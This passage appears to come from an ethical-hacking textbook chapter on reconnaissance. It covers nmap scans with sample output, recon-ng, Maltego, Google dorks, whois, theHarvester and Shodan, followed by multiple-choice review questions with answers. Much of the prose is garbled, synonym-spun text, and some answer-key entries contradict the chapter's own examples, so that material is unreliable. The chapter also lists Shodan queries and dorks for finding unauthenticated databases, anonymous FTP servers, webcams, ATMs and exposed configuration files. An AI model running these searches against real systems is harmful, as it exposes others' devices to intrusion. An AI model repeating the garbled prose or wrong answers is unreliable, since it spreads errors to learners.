Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 2.94 seconds
```

-sV

Sometimes, it's useful to know what software and what versions of that software a machine is running. This is especially good for investigating your own servers. It also gives you an insight into what server information others can see. Nmap's -sV allows you to get as detailed information as possible about the services running on a machine.

nmap -sS -sV -T4 192.168.1.105

```
└─$ sudo nmap -sS -sV -T4 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 10:36 CDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.085s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 closed tcp ports (reset)
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http        Apache httpd 2.4.7 ((Ubuntu))
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
646/tcp   filtered ldp
9929/tcp  open     nping-echo  Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```

-p

Occasionally, you may only want to scan select ports with Nmap. The -p flag allows you to specify specific ports for Nmap to scan. Nmap will then only scan those specified ports on the target machine.

nmap -sS -T4 -p 25,80,443 192.168.1.105

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -T4 -p 25,80,443 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 10:38 CDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.079s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT    STATE  SERVICE
25/tcp  closed smtp
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

Nmap will then only scan ports 25, 80, and 443 on the computer at 192.168.1.105.
If you don't know the port number of a common service, you can use the name of the service instead, and Nmap will know to look at the right port.


nmap -sS -T4 -p http,https,imap 192.168.1.105



-A

By now, you've acquired a lot of flags to use. Using all of them together can be very awkward. Nmap has the -A for just this reason. It's sort of the "kitchen sink" flag that tells Nmap to aggressively gather as much information as it can.

nmap -A 192.168.1.105



Logging Output

It would sure be able to store the results from Nmap. Well, you can. Nmap has yet another flag that allows you to store output in a variety of different formats. This is excellent for long scans like ones with the -p- flag. To use Nmap's logging capabilities, pass the -oN or -oX along with the name of the file. -oN logs the normal output. -oX logs the output as XML. By default, Nmap will overwrite existing logs with new ones, so be careful not to overwrite anything you don't want to.

```
# nmap -sS -p- -oN  Documents/full-scan.txt 192.168.7.105
```

You can find the full log in the text file when Nmap is completed. If you want something ridiculous, try the -oS flag instead.

7.5 Recon-ng

Recon-ng is a full-highlighted Web Reconnaissance framework written in Python. Finish with autonomous modules, database communication, worked in comfort capacities, intelligent help, and direction fulfilment, Recon-ng gives a ground-breaking condition in which open-source online observation can be led rapidly and completely.

Recon-ng sees and feel like the Metasploit Framework, diminishing the expectation to absorb information for utilizing the system. Be that as it may, it is unique. Recon-ng isn't planned to contend with existing structures, as it is planned solely for electronic open-source observation. On the off chance that you need to abuse, utilize the Metasploit Framework. On the off chance that you need to Social Engineer, us the Social Engineer Toolkit. On the off chance that you need to direct surveillance, utilize Recon-ng! See the Usage Guide for more data.

Recon-ng is a totally measured system and makes it simple for even the most up to date of Python engineers to contribute. Every module is a subclass of the "module" class. The "module" class is a

modified "cmd" translator outfitted with inherent usefulness that gives basic interfaces to basic undertakings, for example, institutionalizing yield, collaborating with the database, making web asks for, and overseeing API keys. Along these lines, all the diligent work has been finished.

Building modules is basic and takes minimal in excess of a couple of minutes. See the Development Guide for more data.

7.5.1 Installation of recon-ng

apt-get install recon-ng






Figure 59 Installation of recon-ng

7.5.2 Usage of recon-ng

Step 1: workspace



>workspace create test (to create workspaces)



>workspace list (list all Workspaces)

```
[recon-ng][test] > workspaces list

  +-----------------------------------+
  | Workspaces |       Modified       |
  +-----------------------------------+
  | default    | 2021-06-28 07:52:56 |
  | test       | 2021-06-28 08:02:15 |
  +-----------------------------------+
```

>Workspace remove (remove Workspaces)

```
[recon-ng][test] > workspaces remove test
[recon-ng][default] >
```

Step 2. marketplace search

>marketplace list

```
[recon-ng][default] > marketplace list
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [...]

[recon-ng][default] > marketplace search

  +-----------------------------------------------------------------------------------------------------+
  |                          Path                          | Version |     Status    | Updated    | D | K |
  +-----------------------------------------------------------------------------------------------------+
  | discovery/info_disclosure/cache_snoop                  | 1.1     | not installed | 2020-10-13 |   |   |
  | discovery/info_disclosure/interesting_files            | 1.1     | not installed | 2020-01-13 |   |   |
  | exploitation/injection/command_injector                | 1.0     | not installed | 2019-06-24 |   |   |
  | exploitation/injection/xpath_bruter                    | 1.2     | not installed | 2019-10-08 |   |   |
  | import/csv_file                                        | 1.1     | not installed | 2019-08-09 |   |   |
  | import/list                                            | 1.1     | not installed | 2019-06-24 |   |   |
  | import/masscan                                         | 1.0     | not installed | 2020-04-07 |   |   |
  | import/nmap                                            | 1.1     | not installed | 2020-10-06 |   |   |
  | recon/companies-contacts/bing_linkedin_cache           | 1.0     | not installed | 2019-06-24 |   | * |
```

>marketplace install <modulename>

```
[recon-ng][default] > marketplace install csv
[*] Module installed: import/csv_file
[*] Module installed: reporting/csv
[*] Reloading modules...
```

>modules load <modulename>

```
[recon-ng][default] > modules load viewdns_reverse_whois
[recon-ng][default][viewdns_reverse_whois] >
```

>options ser SOURCES <url>

>run

```
[recon-ng][default][viewdns_reverse_whois] > options set SOURCE google.com
SOURCE => google.com
[recon-ng][default][viewdns_reverse_whois] > run

----------
GOOGLE.COM
----------
```

7.6 Maltego

Maltego is a tool created by Paterva that experienced entry analyzers and OSINT agents use magnificently. Maltego can find and collect information about a potential focus for a space on a solitary occasion. It can imagine the gathered information in a chart arrange for future examination. Maltego can gather information from OSINT and examine genuine connections among people, gatherings, spaces, enterprises, web framework, affiliations, and sites. IT security experts, programmers, state insight offices, and government associations utilize Maltego to help with their special destinations.

Maltego is a program that can be used to determine the relationships and real-world links between:

- Groups of people (social networks)
- Organizations
- Web sites
- Domains
- DNS names
- Netblocks
- IP addresses
- Documents and files





Figure 60 Maltego

Sample output of a domain from Maltego



7.7 Google Hacking



Google hacking is using a web crawler to find a security impotence on the Internet, for example, Google. Two types of vulnerabilities are commonly found on the Web: vulnerabilities in programming and misconfigurations.

Although there are some complex gate crashers who focus on an explicit framework and attempt to find vulnerabilities that will permit them get to, by far most of interlopers begin with an explicit programming powerlessness or regular client misconfiguration that they definitely realize how to abuse, and

essentially endeavour to discover or examine for frameworks that have this defencelessness. Google is of constrained use to the principal assailant, yet priceless to the second.
The breadth of information that can be quickly and easily uncovered is astounding and almost limitless, including all manner of “Personally Identifiable Information (PII)”,secret documents, passwords, network data and much, much more. All of this can be unearthed without complex tools. All that is required is a web search engine, the use of basic search operators, a healthy dose of creativity and most often the recursive use of *advanced search operators* to narrow down search results to, for example, target and isolate specific web sites or domains, search for specific file types, search the URL space or search for specific sensitive phrases The result of an often unintentional misconfiguration on the part of a user or a program installed by the user. Over time, the term “dork” became shorthand for a search query that located sensitive information and “*dorks*” was included with may web application vulnerability releases to show examples of vulnerable web sites.
‘

Some of the categories of search engine queries in the GHDB include:

- Product-specific advisories
- Error messages that contain sensitive information such as directory paths
- Files with sensitive data, passwords, and usernames
- Sensitive online shopping data
- Detailed information about web servers



Figure 61 Google Hacking

inurl • inurl dork restricts the results to site whose URL contains all the specified phrase or word or string. *Example: inurl:admin*

allinurl • allinurl is same as inurl but with some difference. It restricts results to sites whose URL contains all the specified phrases, but inurl can show sites which contain only single word from the phrase. *Example: allinurl: admin login*

intitle • intitle restricts results to documents whose title contains the specified phrase or word or string. *Example: intitle:engineering*

allintitle • allintitle is almost same as intitle with little difference. it will restrict results to document whose title containing all the specified phrases or collection or word. *Example: allintitle:engineering books*

https://image.slidesharecdn.com/presentation-150818125558-lva1-app6892/95/google-dorks-and-sql-injection-13-638.jpg?cb=1439902931

filetype or ext • It will show all the sites which contain document of the specified type. *Example: filetype:pdf or ext:pdf*

intext • it will show all the result pages or sites which contains the specified text or phrase in the text of site. *Example: intext:hacking*

Files Containing Juicy Info Google search: inurl:.com/configuration.php-dist Finds the configuration files of the PHP Database on the server

7.8 whois

#sudo whois google.com

```
cklpt@kali:~$ sudo whois google.com
   Domain Name: GOOGLE.COM
   Registry Domain ID: 2138514_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2019-09-09T15:39:04Z
   Creation Date: 1997-09-15T04:00:00Z
   Registry Expiry Date: 2028-09-14T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2083895740
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1.GOOGLE.COM
   Name Server: NS2.GOOGLE.COM
   Name Server: NS3.GOOGLE.COM
   Name Server: NS4.GOOGLE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2021-06-28T12:13:20Z <<<
```

Figure 62 whois

7.9 theHarvester

TheHarvester is a simple-to-use, yet powerful and useful tool for usage in the early phases of a project.

Red team engagement or penetration test Use it to acquire open-source intelligence (OSINT) to assist in determining a target.

On the internet, the company's external threat landscape. The program collects email addresses, names, subdomains, IP addresses, and URLs.

7.9.1 Usage of theHarvester

sudo theHarvester -h



sudo theHarvester -f <url> -l 500 (limit) -b google (Browser)



7.10 Shodan

Shodan is a search engine that uses several filters to help users discover certain sorts of computers connected to the internet. Some have referred to it as a search engine for service banners, which are information sent back to the client by the server.




Figure 63 Shodan

7.10.1 Shodan Filters

1. server: “apache 2.2.3”
2. hostname:”google”
3. net:34.98.0.0/16
4. os:”windows xp”
5. port:21
6. org:”Google”
7. city:”Mumbai”
8. country:”US”
9. geo:”_13.305017, 78.194117”
10. nginx before:13/04/2020 after:13/04/2018

7.10.2 Shodan Query's

1. Mongo DB Servers: "MongoDB Server Information" port:27017 -authentication
2. FTP servers allowing anonymous access: "220" "230 Login successful." port:21
3. Open ATM:NCR Port:"161"
4. Android Root Bridge:"Android Debug Bridge" "Device" port:5555
5. Webcam:
   a. "Server: yawcam" "Mime-Type: text/html"
   b. ("webcam 7" OR "webcamXP") http.component:"mootools" -401
   c. "Server: IP Webcam Server" "200 OK"
   d. html:"DVR_H264 ActiveX"
6. Print Copiers:
   a. Hp Printers: "Serial Number:" "Built:" "Server: HP HTTP"
   b. Xerox Copier: ssl:"Xerox Generic Root"
   c. Espon Printers: "SERVER: EPSON_Linux UPnP" "200 OK"
   d. Canon Printers: "Server: KS_HTTP" "200 OK"
7. Chrromcast: "Chromecast:" port:8008
8. Etherium Miner: "ETH - Total speed"

Shodan also has a robust command line interface which can be installed once you create an account. The shodan cli works mostly the same as the browser but gives you the ability to hook other tools to it with the SHODAN API.




Figure 64 Shodan Query's

How to install the shodan cli:

Directions can be found at https://help.shodan.io/command-line-interface/0-installation

1. Enter the command: $ **pip install -U --user shodan**
2. Then confirm that it was properly installed by typing **shodan** into the terminal.
3. Then you have to initialize shodan with your API Key**. shodan init YOUR_API_KEY**

Summary:

- Information gathering helps the individual and the association to embrace confused assignments that would some way or another be to a great degree difficult to achieve if not altogether unthinkable without the advantage of assembled data.
- Types of Information Gathering: Passive Information Gathering, Semi-passive Information Gathering, Active Information Gathering
- OSRFramework is an arrangement of libraries to perform Open-Source Intelligence assignments. They incorporate references to a pack of various applications identified with username checking, DNS queries, data releases look into, profound web seek, ordinary articulations extraction, and numerous others.
- Uniscan is a basic Remote File Include, Local File Include and Remote Command Execution defenselessness scanner. uniscan-gui – LFI, RFI, and RCE powerlessness scanner (GUI) A basic Remote File Include, Local File Include and Remote Command Execution vulnerability scanner
- DirBuster is a multi-strung java application intended to beast constrain indexes and documents names on web/application servers
- Nmap utilizes crude IP parcels in novel approaches to figure out what has been accessible on the system, what administrations (application name and form) those hosts are putting forth, what working frameworks (and OS renditions) they are running, what sort of bundle channels/firewalls are being used, and many different attributes
- Recon-ng is a full-highlighted Web Reconnaissance framework written in Python. Finish with autonomous modules, database communication, worked in comfort capacities, intelligent help, and direction ful-fillment
- Maltego is a tool created by Paterva that is magnificently used by experienced entrance analyzers and OSINT agents. Maltego holds the capacity of having the capacity to find and collect information of a potential focus in a solitary occasion for a space.
- Google hacking is the utilization of a web crawler, for example, Google, to find a security powerlessness on the Internet. There are commonly two kinds of vulnerabilities to be found on the Web: programming vulnerabilities and misconfigurations.
- theHarvester is open sources tool to gather information about Email address, Sub domains, IP address and URL.

Chapter Review Questions

1. What is the nmap command for performing OS scan?

A. nmap -O

B. nmap -v

C. nmap -sU

D. nmap -Pn

2. What is the nmap command to perform service scan?

A. nmap -v

B. nmap -A

C. nmap -O

D. nmap -Pn

3. What is the type of scanning is performing nmap scan on a target?

A. passive

B. semi-passive

C. active

D. none of the above

4. What is the command to bypass firewall filter using nmap?

A. nmap -A

B. nmap -Pn

C. nmap -O

D. nmap -Sv

5. What is recon-ng used for?

A. Network Reconnaissance

B. Web Reconnaissance

C. Application scanner

D. nmap alternative

6. What is the command used to load modules in recon-ng?

A. cd

B. use

C. get

D. import

7. What is the command used to list modules in recon-ng?

A. list modules

B. get modules

C. Show modules

D. modules

8. Google hacking is also called as

A. google dorks

B. google forks

C. google codes

D. google commands

9. What is the google dork used for listing file types?

A. filetype:

B. file:

C. allintype:

D. category:

10. What is the dork that restricts the results to sites whose URL contains all the specified phrase or word or string?

A. inurl

B. infile

C. filetype

D. allintitle

Answers to Chapter Review Questions

1. Answer: A

Explanation: The correct nmap command for performing an OS scan is "nmap -O". This command instructs nmap to attempt to determine the operating system of the target host. Therefore, option A is correct.

2. Answer: B

Explanation: The correct nmap command to perform a service scan is "nmap -A". This command enables aggressive service detection along with OS detection, version detection, script scanning, and traceroute. Therefore, option B is correct.

3. Answer: C

Explanation: When performing an nmap scan on a target, it is considered an active scanning technique as it directly interacts with the target to gather information about open ports, services, and potentially the operating system. Therefore, option C is correct.

4. Answer: B

Explanation: The correct command to bypass firewall filtering using nmap is "nmap -Pn". This command instructs nmap to treat all hosts as online and skip host discovery, effectively bypassing firewall filters that may block ICMP requests. Therefore, option B is correct.

5. Answer: B

Explanation: recon-ng is a tool primarily used for web reconnaissance and information gathering. It helps in discovering information about web applications, domains, and other online entities. Therefore, option B is correct.

6. Answer: B
Explanation: The correct command used to load modules in recon-ng is "use". This command is used to select and load modules for performing various reconnaissance tasks within recon-ng. Therefore, option B is correct.

7. Answer: C
Explanation: The correct command used to list modules in recon-ng is "Show modules". This command displays a list of available modules that can be used for reconnaissance tasks. Therefore, option C is correct.

8. Answer: A
Explanation: Google hacking is commonly referred to as "google dorks". It involves using advanced search operators to find sensitive information and vulnerabilities in websites and web applications. Therefore, option A is correct.

9. Answer: A
Explanation: The google dork used for listing file types is "filetype:". It allows users to search for specific file types on the internet. Therefore, option A is correct.

10. Answer: A
Explanation: The dork that restricts the results to sites whose URL contains all the specified phrase or word or string is "inurl". It is used to filter search results based on URLs. Therefore, option A is correct.

CHAPTER 8

Vulnerability Assessment

8.0 Vulnerability Assessment

The process of defining, detecting, categorizing, and prioritizing vulnerabilities in computer systems, applications and networks that provide an organization with an evaluation that provides the necessary information, risk factors, and other potential risks that can affect the organization if not properly reacted.

Many automated tools shall assist a security staff or organization in carrying out this assessment which will help them by defending and preventing vulnerability assessment from these attacks.

When security vulnerabilities are not adequately patched, hackers will be able to access the IT systems and software as these vulnerabilities can be exploited Together with a management program, a comprehensive vulnerability assessment will help companies improve their system security.

There are many ways to perform a vulnerability assessment based on different work environments and this evaluation process includes a variety of tools, methods, vulnerabilities, risks, and threats.

These are some of the different types of scans:

- Network-based scans are used to identify potential network security vulnerabilities. In wired and wireless networks, they can also detect vulnerable systems.
- Host-based scans will recognize and locate vulnerabilities in systems such as servers, workstations, or network hosts. This form of scan usually inspects ports and resources that can be accessed for network-based scans, but also makes configuration settings and device history more visible (patches).
- Wireless network scans of an organization's Wi-Fi networks normally focus on wireless network infrastructure points of attack. A wireless network scan may also validate that a company's network is configured securely in addition to identifying rogue access points.
- Application scans can be used to evaluate websites to detect known software vulnerabilities and defective network or web application configurations.
- Database scans are used to identify database vulnerabilities to avoid malicious attacks, such as SQL injection attacks.

8.0.1 OWASP TOP 10

